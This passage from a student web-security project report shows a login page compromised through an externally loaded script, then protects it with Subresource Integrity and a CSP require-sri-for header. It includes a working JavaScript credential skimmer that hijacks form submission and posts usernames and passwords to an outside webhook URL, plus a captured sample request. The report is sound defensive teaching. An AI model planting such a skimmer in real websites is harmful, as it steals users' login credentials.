
As mentioned in section 4.1, the login page includes a script loaded from an external source. In this attack, we will demonstrate how an attacker who is able to modify this script can gain access to credentials entered on our login page.

The attack that we're using is fairly simple. Assuming that the attacker has control over the script, a few lines of JavaScript can be added that overrides the login form's default submission behavior and instead sends the entered credentials to a server that the attacker controls. An example of such a script can be seen in the code snippet below and in the file "script_malignant.js" included in the project folder.

```
// script_malignant.js

var catchSubmit = true;
var form = document.getElementById("form");
form.onsubmit = function() {
  if (catchSubmit) {
    var username = document.getElementById("username").value;
    var password = document.getElementById("password").value;
    fetch("https://webhook.site/0e051bc1-050c-41c7-bc79-b956596973b3", {
      method: "POST",
      body: JSON.stringify({ username, password })
    }).then(function() {
      catchSubmit = false;
      form.submit();
    }).catch(function() {
      catchSubmit = false;
      form.submit();
    });
    return false;
  }
  return true;
};
```

When the login form is submitted, the script will send a POST request to https://webhook.site/0e051bc1-050c-41c7-bc79-b956596973b3 with the victim's credentials provided in cleartext. The details of such a request can be seen in figure 11.



Request Details permalink raw

POST http://webhook.site/0e051bc1-050c-41c7-bc79-b956596973b3

Host	95.80.52.213 whois
Date	2019-05-15 09:38:39
ID	ff3264f2-1bb1-4fb3-a3f6-60402335051d

Headers

connection	close
x-forwarded-for	95.80.52.213
accept-language	en-US,en;q=0.9,sv;q=0.8
accept-encoding	gzip, deflate, br
referer	https://tda602-secure-login.tk/
accept	*/*
content-type	text/plain;charset=UTF-8
dnt	1
user-agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36
origin	https://tda602-secure-login.tk
cache-control	no-cache
pragma	no-cache
content-length	58
host	webhook.site

Query strings

(empty)

Form values

(empty)

```
{"username":"charming_alan_the_pirate","password":"sess7"}
```

Figure 11: The request sent to the attacker-controlled server from the external JavaScript file.

4.4.2. Implementing countermeasures

To use SRI on our login page, we first need to hash the script that we want to include. This can be done with the following command, which uses the OpenSSL CLI:

```
$ cat script_benign.js | openssl dgst -sha384 -binary | openssl base64 -A
UsjiHcVR2BEmys7RFnMdiN86jplBvhFU6mbQY1cluL/TLL/A91GHIJAzd4Xb9HK+
```

Next, we need to add the “integrity” and “crossorigin” attributes to the script tag that includes the external script:

```
<!-- login.html -->

<script
    src="https://s3.eu-central-1.amazonaws.com/tda602-secure-login/script.js"
    integrity="sha384-UsjiHcVR2BEmys7RFnMdiN86jplBvhFU6mbQY1cluL/TLL/A91GHIJAzd4Xb9HK+"
    crossorigin="anonymous"></script>
```

Now when trying to load the malignant script that leaks our users' credentials, the script will be blocked from loading since its hash is different from the hash included in the integrity attribute. See figure 12.

To add the Content-Security-Policy require-sri-for directive we modified the setHeadersMiddleware function to also include this header, as can be seen in the code snippet below.

```
// server.go

func setHeadersMiddleware(next http.Handler) http.Handler {
    return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
        // ...
        w.Header().Set("Content-Security-Policy", "require-sri-for script style;")
        // ...
    })
}
```




Figure 12: The external script being blocked because its hash doesn't match the pre-computed hash provided in the integrity attribute of the script tag.

5. Discussion

As the study in [1] showed, there are a lot of websites that are vulnerable to the same type of attacks that were performed in this project. So how many websites actually implement the countermeasures that we looked at? A scan of the Alexa Top 1M websites in 2018 revealed that 54.31 % of the scanned websites used HTTPS, 32.82 % redirected HTTP traffic to HTTPS, 6.03 % included the HSTS header, 0.631 % were added to the HSTS Preload list, and 0.182 % used SRI [12]. These numbers are surprisingly low, given how easy the countermeasures were to implement, and from these numbers we can see that web developers in general don't have enough knowledge about security to develop secure websites. A good thing though is that the number of websites that include security countermeasures have been increasing rapidly over time [12], which is a good sign that we are at least headed in the right direction.

Even though the implemented countermeasures protect our login page against the three chosen attacks, the site is still vulnerable to many other attacks. For example, the passwords in the database were hashed using a weak hashing algorithm without salts. This makes database leaks vulnerable to password cracking attacks using rainbow tables. To make database leaks less vulnerable to this kind of attacks, a hashing algorithm designed for hashing passwords should be used, such as Argon2 or scrypt. Unique, randomized salts should also be used.

The server also stores the username of the logged in user in cleartext in a cookie in the user's browser, which means that an attacker can log in as any user by simply setting the value of the cookie to the username of that user. To protect against this, the cookie could be cryptographically signed using HMAC, which would render the cookie invalid if modified. Another security measure would be to also encrypt the cookie using symmetric encryption, so that neither users nor attackers are able to read it.

Two common attacks that the site is not vulnerable to at the moment are database injections and XSS, since it uses a simple text file as a database and doesn't take any input from users. However, as the site grows, cautiousness needs to be had so that vulnerabilities of these kinds are not introduced.

6. Conclusion

As this report has shown, compromising login credentials on a site with low security is not a particularly hard task. With access to the right tools, all three of the chosen attacks were easy to perform. We could also see that the countermeasures needed in order to protect against these attacks were easy to implement.

The number of websites that implement security countermeasures such as HTTPS, HSTS and SRI is very low, but it is increasing. We hope that the same trend continues into the future, and we think that every website should implement at least these security measures.

By doing this project, our knowledge and understanding about web security has increased, and we hope that we will be able to use this in order to develop more secure websites in the future.

7. Sources

[1] Van Acker, S., Hausknecht, D., & Sabelfeld, A. (2017, April). Measuring login webpage security. In Proceedings of the Symposium on Applied Computing (pp. 1753-1760). ACM.

[2] Rescorla, E. (2000). HTTP over TLS (No. RFC 2818).

[3] HSTS Preload List Submission. (n.d.). Retrieved from https://hstspreload.org/

[4] jQuery. (2019, May 13). jquery/jquery. Retrieved from https://github.com/jquery/jquery

[5] Facebook. (2019, May 25). Facebook/react. Retrieved from https://github.com/facebook/react/

[6] How To Decrypt 802.11. (2015, Nov 22). Retrieved from https://wiki.wireshark.org/HowToDecrypt802.11

[7] WPA PSK (Raw Key) Generator (n.d.). Retrieved from https://www.wireshark.org/tools/wpa-psk.html

[8] Transparent Proxying. (n.d.). Retrieved from https://docs.mitmproxy.org/stable/howto-transparent/

[9] Strict-Transport-Security. (2019, Mar 25). Retrieved from https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security

[10] Subresource Integrity. (2019, Mar 24). Retrieved from https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

[11] CSP: require-sri-for. (2019, Mar 23). Retrieved from https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy/require-sri-for

[12] Analysis of the Alexa Top 1M Sites. (2019, Feb 28). Retrieved from https://blog.mozilla.org/security/2018/02/28/analysis-alexa-top-1m-sites-2/

Appendix

Contributions

- Andréas was sick during a part of the project and was not able to contribute as much as Mats.
- Both were active opponents to another group during the presentations.
- Both took part in the presentation of the report.